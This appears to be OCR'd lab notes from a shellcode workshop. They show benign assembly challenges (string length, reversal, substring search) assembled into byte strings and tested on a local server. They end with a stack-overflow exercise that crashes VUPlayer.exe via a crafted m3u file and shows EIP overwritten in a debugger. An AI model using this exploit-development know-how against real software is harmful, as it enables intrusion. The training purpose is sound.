└─$ xxd -p text.bin | tr -d '\n' | sed 's/../\\x&/g'
\x31\xc0\x80\x3c\x03\x00\x74\x03\x40\xeb\xf7
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/4]
└─$ nano harness.py
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/4]
└─$ python3 harness.py
sending shellcode (11 bytes)
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/4]
└─$


kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/4
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/4
kali@kali: ~/Do...ode/shellcode/4
kali@kali: ~/Do...ode/shellcode/4
┌──(kali㉿kali)-[~/.../Shellcode-Workshop/Shellcode/shellcode/4]
└─$ ./bin/shellcode-server
[+] Server is starting...
[+] Server is now listening on 8888
[+] Awaiting clients...
[+] Awaiting clients...
[+] (Client 4) Connected
[+] 11 bytes of shellcode received. About to test.
[+] About to test shellcode
:):):):):):):) Shellcode ran successfully!!


Challenge 5



kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/5
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/5
kali@kali: ~/Do...ode/shellcode/5
kali@kali: ~/Do...ode/shellcode/5
GNU nano 9.0 shellcode.asm
section .text
global _start
_start:
mov ecx, ebx
findend:
cmp byte [ecx], 0
jz done_find
inc ecx
jmp findend
done_find:
dec ecx
doswap:
cmp ebx, ecx
jae done
mov al, [ebx]
mov dl, [ecx]
mov [ebx], dl
mov [ecx], al
inc ebx
dec ecx
jmp doswap
done:



kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/5
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/5
kali@kali: ~/Do...ode/shellcode/5
kali@kali: ~/Do...ode/shellcode/5
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$ rm shellcode.asm
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$ nano shellcode.asm
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$ nano shellcode.asm
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$ nasm -f elf shellcode.asm
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$ ld -m elf_i386 -o solution shellcode.o
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$ objcopy -O binary --only-section=.text solution text.bin
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$ xxd -p text.bin | tr -d '\n' | sed 's/../\\x&/g'
\x89\xd9\x80\x39\x00\x74\x03\x41\xeb\xf8\x49\x39\xcb\x73\x0c\x8a\x03\x8a\x11\x88\x13\x88\x01\x43\x49\
xeb\xf0
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$ nano harness.py
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$ python3 harness.py
sending shellcode (27 bytes)
(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
$


kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/5
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/5
kali@kali: ~/Do...ode/shellcode/5
kali@kali: ~/Do...ode/shellcode/5
┌──(kali㉿kali)-[~/…/Shellcode-Workshop/Shellcode/shellcode/5]
└─$ ./bin/shellcode-server
[+] Server is starting...
[+] Server is now listening on 8888
[+] Awaiting clients...
[+] Awaiting clients...
[+] (Client 4) Connected
[+] 29 bytes of shellcode received. About to test.
[+] About to test shellcode
[+] Awaiting clients...
[+] (Client 5) Connected
[+] 27 bytes of shellcode received. About to test.
[+] About to test shellcode
:):):):):):):) Shellcode ran successfully!!

Challenge 6


kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/6
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/6
kali@kali: ~/Do...ode/shellcode/6
kali@kali: ~/Do...ode/shellcode/6
GNU nano 9.0 shellcode.asm
section .text
global _start
_start:
xor edx, edx ; edx = outer index
outer:
mov al, [ebx+edx]
test al, al
jz not_found
xor edi, edi ; edi = inner index
inner:
mov al, [ecx+edi]
test al, al
jz found
push ebx ; save ebx
add ebx, edx ; ebx = base + outer offset
mov ah, [ebx+edi] ; now only two registers
pop ebx ; restore ebx
cmp al, ah
jnz next
inc edi
jmp inner
next:
inc edx
jmp outer
not_found:
xor eax, eax
jmp done
found:
mov eax, edx ; return 0-based index, no +1
done:





Workflow for every challenge (same steps repeated six times only in shell code is change): (Blue = code)

Step 1 — Navigate to the challenge folder and make the server executable:

cd ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/<N>

chmod +x bin/shellcode-server

Step 2 — Start the shellcode server in one terminal:

./bin/shellcode-server

Step 3 — Write the assembly solution in a second terminal:

nano shellcode.asm

Step 4 — Assemble, link, and extract the raw shellcode bytes:

nasm -f elf shellcode.asm

ld -m elf_i386 -o solution shellcode.o

objcopy -O binary --only-section=.text solution text.bin

xxd -p text.bin | tr -d '\n' | sed 's/../\\x&/g'

Step 5 — Put the bytes into harness.py and send to the server:

nano harness.py # update shellcode = b"\x..."

python3 harness.py

Step 6 - Check the server terminal for :):):):):):):) Shellcode ran successfully!!

What each challenge required:

Challenge 1 - Put 1337 in ebx. One instruction: mov ebx, 1337

Challenge 2 - Return sum of ebx + ecx in eax. Two instructions: mov eax, ebx then add eax, ecx

Challenge 3 - Power function (ebx^ecx), return result in eax. A multiply loop: start with eax = ebx, then imul eax, ebx repeated ecx-1 times using dec ecx / jnz loop

Challenge 4 - Return length of string pointed to by ebx in eax. A null-terminator counting loop: xor eax, eax then increment eax until byte [ebx+eax] == 0


Challenge 5 - Reverse string in-place. Two-pointer swap: one pointer at start (ebx), one at end (ecx after finding null terminator), swap bytes and move pointers inward until they cross using jae done

Challenge 6 - Substring search: ebx = main string, ecx = substring, return 0-based index in eax or 0 if not found. Nested loop: outer loop walks ebx character by character, inner loop matches ecx at each position, push/pop ebx to avoid three-register addressing, return edx (outer index) on match or 0 on no match.


Exercise 15. Stack Overflow

[HARD]


Create a m3u file from kali and name “poc.m3u”




Inside immunity debugger




Crash (overflowed)



Immunity Debugger - VUPlayer.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
Registers (FPU)
EAX 00000000
ECX 41414141
EDX 00030008
EBX 00000001
ESP 001AED9C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 0050B460 VUPlayer.0050B460
EDI 001AF108 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EIP 41414141
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 291000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_PATH_NOT_FOUND (00000003)
EFL 00210246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty +NaN
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
3 2 1 0 E S P U O Z D I
FST 0020 Cond 0 0 0 0 Err 0 0 1 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
Address Hex dump ASCII
0051D000 00 00 00 00 F1 85 4F 00 ....±à0.
0051D008 00 10 40 00 60 10 40 00 .►@.`►@
0051D010 C0 10 40 00 D0 12 40 00 └►@.╨↕@.
0051D018 30 13 40 00 90 13 40 00 0‼@.É‼@.
0051D020 F0 13 40 00 00 47 40 00 ≡‼@..G@.
0051D028 60 47 40 00 C0 47 40 00 `G@.└G@.
0051D030 80 58 40 00 E0 58 40 00 €X@.αX@.
0051D038 40 59 40 00 A0 59 40 00 @Y@.áY@.
0051D040 00 5A 40 00 60 5A 40 00 .Z@.`Z@.
